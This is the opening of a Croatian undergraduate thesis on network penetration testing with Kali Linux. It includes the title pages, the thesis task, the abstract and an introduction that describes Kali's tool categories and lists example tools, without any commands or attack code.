Testiranje sigurnosti računalne mreže pomoću Kali Linux-a

Galina, Erik

MEĐIMURSKO VELEUČILIŠTE U ČAKOVCU
STRUČNI PRIJEDIPLOMSKI STUDIJ RAČUNARSTVO

ERIK GALINA

TESTIRANJE SIGURNOSTI RAČUNALNE MREŽE POMOĆU KALI LINUX-A

ZAVRŠNI RAD

Čakovec, lipanj 2023.

MEĐIMURSKO VELEUČILIŠTE U ČAKOVCU
STRUČNI PRIJEDIPLOMSKI STUDIJ RAČUNARSTVO

ERIK GALINA

TESTIRANJE SIGURNOSTI RAČUNALNE MREŽE POMOĆU KALI LINUX-A

PENETRATION TESTING OF COMPUTER NETWORK USING KALI LINUX

ZAVRŠNI RAD

Mentor:
Jurica Trstenjak, v. pred.

Čakovec, lipanj 2023.

MEĐIMURSKO VELEUČILIŠTE U ČAKOVCU
ODBOR ZA ZAVRŠNI RAD

Čakovec, 7. lipnja 2022.

država: **Republika Hrvatska**
Predmet: **Osnove elektrotehnike i elektronike**

ZAVRŠNI ZADATAK br. 2021-RAC-R-118

Pristupnik: Erik **Galina (0313024544)**
Studij: redovni preddiplomski stručni studij Računarstvo
Smjer: Inženjerstvo računalnih sustava i mreža

Zadatak: **Testiranje sigurnosti računalne mreže pomoću Kali Linux-a**

Opis zadatka:

Sigurnosno testiranje (engl. penetration testing) je postupak ispitivanja ranjivosti na računalnim mrežama kako bi spriječili zlonamjerne napade, a isto će biti primijenjeno u ovom završnom radu. Zadatak je da se tester stavlja u ulogu napadača (hakera) te imitira korake koje bi radio pravi napadač na sustav. Koraci sigurnosnog testiranja će biti: planiranje i izviđanje sustava, skeniranje sustava, upadanje u sustav te analiza i izvještaj testiranja. Izviđanjem mreže će se pronaći informacije o našoj mreži koristeći Internet. Skeniranjem mreže utvrditi će se ranjivosti aplikacija, otvorenih portova, itd. Koristeći prikupljene informacije u prethodnim koracima, pokušat će se upasti u sustav. Na kraju je potrebno napisati izvješća, te preporuke (zakrpe) o poboljšanju sigurnosti sustava. U ovom završnom radu biti će opisane metode sigurnosnog testiranja kao i testiranje mreže na virtualnom laboratoriju.

Rok za predaju rada: 20. rujna 2022.

Mentor:

Jurica Trstenjak, v. pred.

Predsjednik povjerenstva za završni ispit:

Zahvala

Prvo želim zahvaliti svojim roditeljima i djevojci na strpljenju i podršci, što su bili uz mene tijekom mog obrazovanja te što su me uvijek upućivali na pravi put.

Također se zahvaljujem mentoru Jurici Trstenjaku na vremenu i omogućavanju da ovu temu što bolje razradim.

SAŽETAK

U okviru ovog završnog rada, istraživanje se provodi na temu testiranja sigurnosti računalne mreže pomoću Kali Linux-a. Sedam ključnih tema obuhvaća sve relevantne aspekte ove problematike, pružajući sveobuhvatan pregled o korištenju Kali Linux-a kao operativnog sustava za testiranje sigurnosti. U prvoj temi, proučavaju se kategorije alata koje su dostupne unutar Kali Linux distribucije. Kroz opsežnu analizu, istražuju se različiti alati koji se koriste u svrhu testiranja sigurnosti računalnih mreža, kao što su alati za skeniranje mreže, otkrivanje ranjivosti, iskorištavanje ranjivosti. Druga tema pruža sveobuhvatan pregled o testiranju sigurnosti općenito kao i formalni dogovor koji je potrebno napraviti prije početka testiranja sigurnosti. Naglasak je na osnovnim konceptima i ciljevima testiranja sigurnosti, ističući važnost preventivnih mjera u očuvanju sigurnosti računalnih mreža. Treća tema istražuje standarde i metodologije testiranja sigurnosti te se analiziraju neki od priznatih međunarodnih standarda. Četvrta tema detaljno analizira The OWASP Top 10, koji predstavlja popis deset najčešćih sigurnosnih ranjivosti na web aplikacijama. Detaljno se objašnjavaju dvije ranjivosti te se istražuju metode za njihovo otkrivanje. Peta tema opisuje faze testiranja sigurnosti. Raspravlja se o koracima kao što su prikupljanje informacija, skeniranje mreže, identificiranje ranjivosti, eksploatacija te dobivanje pristupa i povećanje ovlasti. Šesta tema se usredotočuje na analizu dostupnih alata u Kali Linux-u. Detaljno se opisuju i uspoređuju alati za skeniranje mreže, otkrivanje ranjivosti i iskorištavanje ranjivosti koji će se kasnije koristiti u praktičnom dijelu ovog završnog rada. Praktični dio napravljen je u virtualnom okruženju koristeći Oracle VM VirtualBox, softver za virtualizaciju. Na njega je instaliran operativni sustav Kali Linu x. Koristeći alate Nmap, Gobuster, SQLMap, Hydra i Netcat prikazat će se postupak „hakiranja“, tj. pokušat će se „provaliti“ u sustav i doći do najveće ovlasti kako bi se mogla imati potpuna kontrola nad sustavom.

Kroz sve navedene teme, ovaj rad pruža sveobuhvatan uvid u testiranje sigurnosti računalne mreže pomoću Kali Linux-a. Analizirajući različite aspekte testiranja sigurnosti, stječe se temeljno razumijevanje procesa testiranja sigurnosti i važnosti održavanja sigurnosti računalnih mreža u suvremenom digitalnom svijetu.

Ključne riječi: *testiranje sigurnosti, penetracijsko testiranje, kali linux, računalne mreže, hakiranje, haker*

SADRŽAJ

1. UVOD – Kali Linux

Kali Linux je operacijski sustav temeljen na Debian distribuciji Linux-a koji prvenstveno služi za digitalnu forenziku i testiranje sigurnosti mreže (penetracijsko testiranje). Osnovala ga je američka međunarodna tvrtka Offensive Security Ltd. Posjeduje više od 300 alata koji se koriste u svrhe testiranja sigurnosti računalnih mreža i sustava[1]. Programi u Kali Linux-u dijele se na 13 kategorija: *Information Gathering, Vulnerability Analysis, Web Application Analysis, Database Assessment, Password Attacks, Wireless Attacks, Reverse Engineering, Exploitation Tools, Sniffing & Spoofing, Post Exploitation, Forensics, Reporting Tools, Social Engineering Tools*.

Slika 1. Kategorije alata

Izvor: autor

Kali Linux može se pokrenuti na raznim uređajima, kompatibilan je s mnoštvom bežičnih i USB uređaja, a također ima podršku za ARM uređaje. U nastavku ovog rada bit će opisane funkcionalnosti alata Kali Linux-a kao i praktični dio u virtualnom okruženju[1].


1.1. Kategorije alata Kali Linux-a

1.1.1. Information Gathering

Skupljanje informacija (engl. *Information Gathering)* kategorija je u koju spadaju programi čiji je zadatak prikupljanje i oblikovanje podataka u obliku koji se dalje može koristiti. To je slično kolačićima[1] (*engl. cookies)* koje koriste različite web stranice ili vašoj povijesti pregledavanja koju Google koristi za personalizaciju svake reklame i pružanje najboljih usluga za vas. Operacijski sustav Kali Linux pruža ove alate programerima i zajednici za penetracijsko testiranje kako bi pomogli u prikupljanju i formuliranju snimljenih podataka.

Neki od alata su:

- Nmap
- Zenmap
- Netdiscover
- Recon-ng



Slika 2. Alati u kategoriji Information Gathering

Izvor: autor


[1] kolačići (*engl. cookies*) - male tekstualne datoteke koje se pohranjuju na uređaju korisnika prilikom posjete web stranice; omogućuju web stranicama da zapamte korisničke postavke, informacije o sesiji i druge podatke kako bi poboljšale korisničko iskustvo i pružile personalizirane usluge

1.1.2. Vulnerability Analysis

Ranjivost (engl. *vulnerability*) stanje je u kojem postoji mogućnost da je korisnik napadnut ili povrijeđen na jedan ili drugi način. Ovi se alati koriste za provjeru sustava ili strojeva za bilo kakvu vrstu ranjivosti koja je dostupna u njima, što bi moglo dovesti do bilo kakvog kršenja sigurnosti i gubitka podataka. Ovi alati također pomažu u popravljanju tih ranjivosti jer identifikacija čini korisnika svjesnim kako je došlo do problema. Na primjer, ako Windows objavi svoj novi operacijski sustav, prije nego što ga dostavi krajnjem korisniku, šalje ga na analizu ranjivosti i eventualne popravke.

Neki od alata u ovoj kategoriji su:

- Powerfuzzer
- Siparmyknife
- Sfuzz
- Nikto



Slika 3. Alati u kategoriji Vulnerability Analysis


Izvor: autor

1.1.3. Web Application Analysis

Analiza web aplikacija (*engl.* Web Application Analysis) proces je provjere i procjene sigurnosti, performansi i funkcionalnosti web aplikacija. Ova analiza uključuje detaljno istraživanje i pregledanje različitih aspekata web aplikacija kako bi se otkrile ranjivosti, identificirali problemi i poboljšala ukupna kvaliteta i sigurnost. Alati koji se koriste kod analize web aplikacija identificiraju i pristupaju web stranicama putem preglednika kako bi provjerili postoje li pogreške ili rupe u zakonu, koje bi mogle dovesti do gubitka informacija ili podataka.

Neki od alata su:

- ZAP
- Burp Suite
- Commix
- SqlMap
- WPScan



Slika 4. Alati u kategoriji Web Application Analysis


Izvor: autor

1.1.4. Database Assessment

Procjena baze podataka (*engl.* Database Assessment) proces je analize sigurnosti, performansi i cjelokupnog stanja baze podataka. Ova procjena uključuje detaljno pregledavanje strukture, konfiguracije, pristupnih prava i kvalitete podataka unutar baze podataka radi identificiranja mogućih problema, ranjivosti i preporuka za poboljšanje. Ove aplikacije napravljene su za pristup bazi podataka i analiziraju je za različite napade i sigurnosne probleme. Također, pokazuju mogućnosti za poboljšanje i promjene te se na kraju dobije izvješće o analizi obavljenoj u sustavu baze podataka.

Neki od alata su:

- SQLMap
- SQLite



Slika 5. Alati u kategoriji Database Assessment


Izvor: autor

1.1.5. Password Attacks

Napad lozinki (*engl. Password Attacks*) kategorija je koja obuhvaća alate i tehnike koje se koriste za provođenje napada na lozinke. Ovi alati i tehnike omogućuju testiranje snage lozinki, pronalaženje slabih lozinki ili pokušaj probijanja lozinke kako bi se neovlašteno pristupilo računu ili sustavu. Pojedini od tih alata služe za skupljanje riječi koje će se koristiti kod napada, a neki alati služe za napad.

Neki od alata su:

- Hydra
- John The Ripper
- Crunch
- Hashcat
- Medusa
- Ncrack



Slika 6. Alati u kategoriji Password Attacks


Izvor: autor

1.1.6. Wireless Attacks

Bežični napadi (*engl. Wireless Attacks*) kategorija je koja obuhvaća alate i tehnike koje se koriste za provođenje napada na bežične mreže. Ovi alati i tehnike omogućuju testiranje sigurnosti bežičnih mreža, otkrivanje slabosti u sigurnosnim mehanizmima i izvođenje napada kako bi se neovlašteno pristupilo bežičnoj mreži ili se izveli drugi zlonamjerni postupci. Njihova primarna svrha je pomoći administratorima mreža i sigurnosnim stručnjacima u pronalaženju slabih točaka i propusta u sigurnosti bežičnih mreža kako bi se poduzele adekvatne mjere zaštite.

Neki od alata su:

- Aircrack - ng
- Reaver
- Wifite
- Kismet
- PixieWPS



Slika 7. Alati u kategoriji Wireless Attacks


Izvor: autor

1.1.7. Reverse Engineering

Obrnuto inženjerstvo (*engl. Reverse Engineering*) proces je analize i dekonstrukcije postojećeg proizvoda, sustava ili softvera radi razumijevanja njegove interne strukture, funkcionalnosti i načina rada. Ovaj proces uključuje obrnuti tok tradicionalnog inženjeringa, gdje se umjesto stvaranja novog proizvoda ili softvera, postojeći proizvod ili softver analiziraju kako bi se otkrili detalji njihovog dizajna. Koristi se za stvaranje zakrpa za različite softvere i usluge. Ovi alati dopiru do izvornog koda aplikacije, razumiju njezin rad i manipuliraju prema potrebama.

Neki alati su:

- Clang
- Clang++
- NASM Shell
- Radare2



Slika 8. Alati u kategoriji Reverse Engineering


Izvor: autor

1.1.8. Exploitation Tools

Eksploatacijski alati (*engl. Exploitation Tools*) kategorija je koja obuhvaća skup alata i programa koji se koriste za iskorištavanje ranjivosti sustava, mreža ili aplikacija s ciljem dobivanja neovlaštenog pristupa, izvođenja napada ili testiranja sigurnosnih mjera.

Neki od alata su:

- Metasploit
- SqlMap
- Searchsploit
- CrackMap



Slika 9. Alati u kategoriji Exploitation Tools


Izvor: autor

1.1.9. Sniffing & Spoofing

Sniffing i spoofing su tehnike koje se koriste u mrežnom i sigurnosnom kontekstu. Sniffing se odnosi na pasivno praćenje i presretanje mrežnog prometa, dok spoofing uključuje lažno predstavljanje ili manipuliranje mrežnim podacima. Sniffing se obično koristi za prikupljanje podataka koji se prenose preko mreže. Ovo može uključivati presretanje nezaštićenih paketa, dešifriranje šifriranog prometa ili praćenje aktivnosti korisnika na mreži. Sniffing se najčešće provodi pomoću posebnih alata ili programskih rješenja koji omogućuju pasivno praćenje prometa na mreži, poput analizatora paketa. Ove tehnike mogu biti korisne u svrhu sigurnosnog nadzora, ali mogu biti i zlouporabljene za krađu osjetljivih informacija. Spoofing, s druge strane, uključuje lažno predstavljanje ili manipuliranje mrežnim podacima. Postoje različite vrste spoofinga, uključujući IP spoofing, MAC spoofing, DNS spoofing i druge. IP spoofing omogućuje napadaču da promijeni izvornu IP adresu u mrežnom paketu kako bi se lažno predstavio kao drugo računalo ili poslužitelj. MAC spoofing se odnosi na promjenu MAC adrese mrežnog uređaja kako bi se obmanuo ciljni sustav. DNS spoofing uključuje manipulaciju DNS zapisima kako bi se preusmjerili korisnici na lažne ili zlonamjerne web stranice. Ove tehnike mogu biti opasne jer mogu dovesti do kršenja povjerljivosti, integriteta i dostupnosti mrežnih podataka.

Neki od alata su:

- Wireshark
- MACchanger
- Netsniff - ng



Slika 10. Alati u kategoriji Sniffing & Spoofing


Izvor: autor

1.1.10. Post Exploitation

Post Exploitation kategorija obuhvaća skup alata i tehnika koje se koriste nakon uspješnog iskorištavanja sigurnosne ranjivosti ili dobivanja neovlaštenog pristupa sustavu. Ova kategorija se fokusira na aktivnosti koje slijede nakon što je napadač dobio kontrolu nad ciljnim sustavom ili mrežom. Glavni cilj post-eksploatacijskih alata je održavanje i proširenje pristupa koji je napadač stekao. Oni pružaju napadaču mogućnost izvođenja daljnjih napada, prikupljanja informacija, preuzimanja osjetljivih podataka ili održavanja dugotrajnog pristupa sustavu. Post-eksploatacijski alati često imaju različite značajke koje podržavaju napadača u postupku prikupljanja informacija, premještanja po sustavu, izbjegavanja detekcije i održavanja prisutnosti. Uobičajene značajke i aktivnosti koje se obavljaju pomoću post-eksploatacijskih alata su: privilegirana eskalacija, lateralno kretanje, prikupljanje informacija, održavanje prisutnosti.

Neki od alata su:

- Mimikatz
- Exe2hex
- Powersploit
- Proxychains4
- Weevely



Slika 11. Alati u kategoriji Post Exploitation

